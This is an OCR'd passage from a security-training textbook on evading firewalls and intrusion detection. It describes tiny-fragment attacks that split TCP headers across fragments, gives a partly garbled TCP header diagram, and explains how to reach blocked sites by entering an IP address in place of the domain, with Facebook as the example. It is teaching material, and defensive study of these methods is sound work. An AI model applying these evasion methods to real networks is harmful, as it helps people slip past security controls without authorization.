


Figure 12.40: Evading Firewall using Source Routing


Tiny Fragments

Attackers create tiny fragments of outgoing packets, forcing some of the TCP packet's header information into the next fragment. The IDS filter rules that specify patterns will not match with the fragmented packets owing to the broken header information. The attack will succeed if the filtering router examines only the first fragment and allows all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.



IP-3ar0JI0B0K	**MF=1, Fragment Offset=0**							
Source Port			**Destination Port**					
Sequence Number								
Acknowledgement Sequence Number								
Data Offset	**Reserved**	**-**	**ACK**	**-**	**-**	**-**	**-**	**Window**
Checksum								**Urgent Pointer=0**
0								

Figure 12.41: TCP header format




Bypass Blocked Sites Using an IP Address in Place of a URL

1. This method involves typing the **IP address** directly into the browser's address bar in place of typing the **blocked website's domain name**
2. For example, to access Facebook, type its **IP address** instead of typing its domain name
3. Use services such as **Host2ip** to find the IP address of the blocked website
4. This method fails if the blocking software **tracks the IP address** sent to the web server

157.240.23.35
www.facebook.com
Attacker
facebook
Facebook helps you connect and share with the people in your life.
Email address or phone number
Password
Log In
Forgotten password?
Create New Account
Login Page
Create a Page for a celebrity, brand or business.

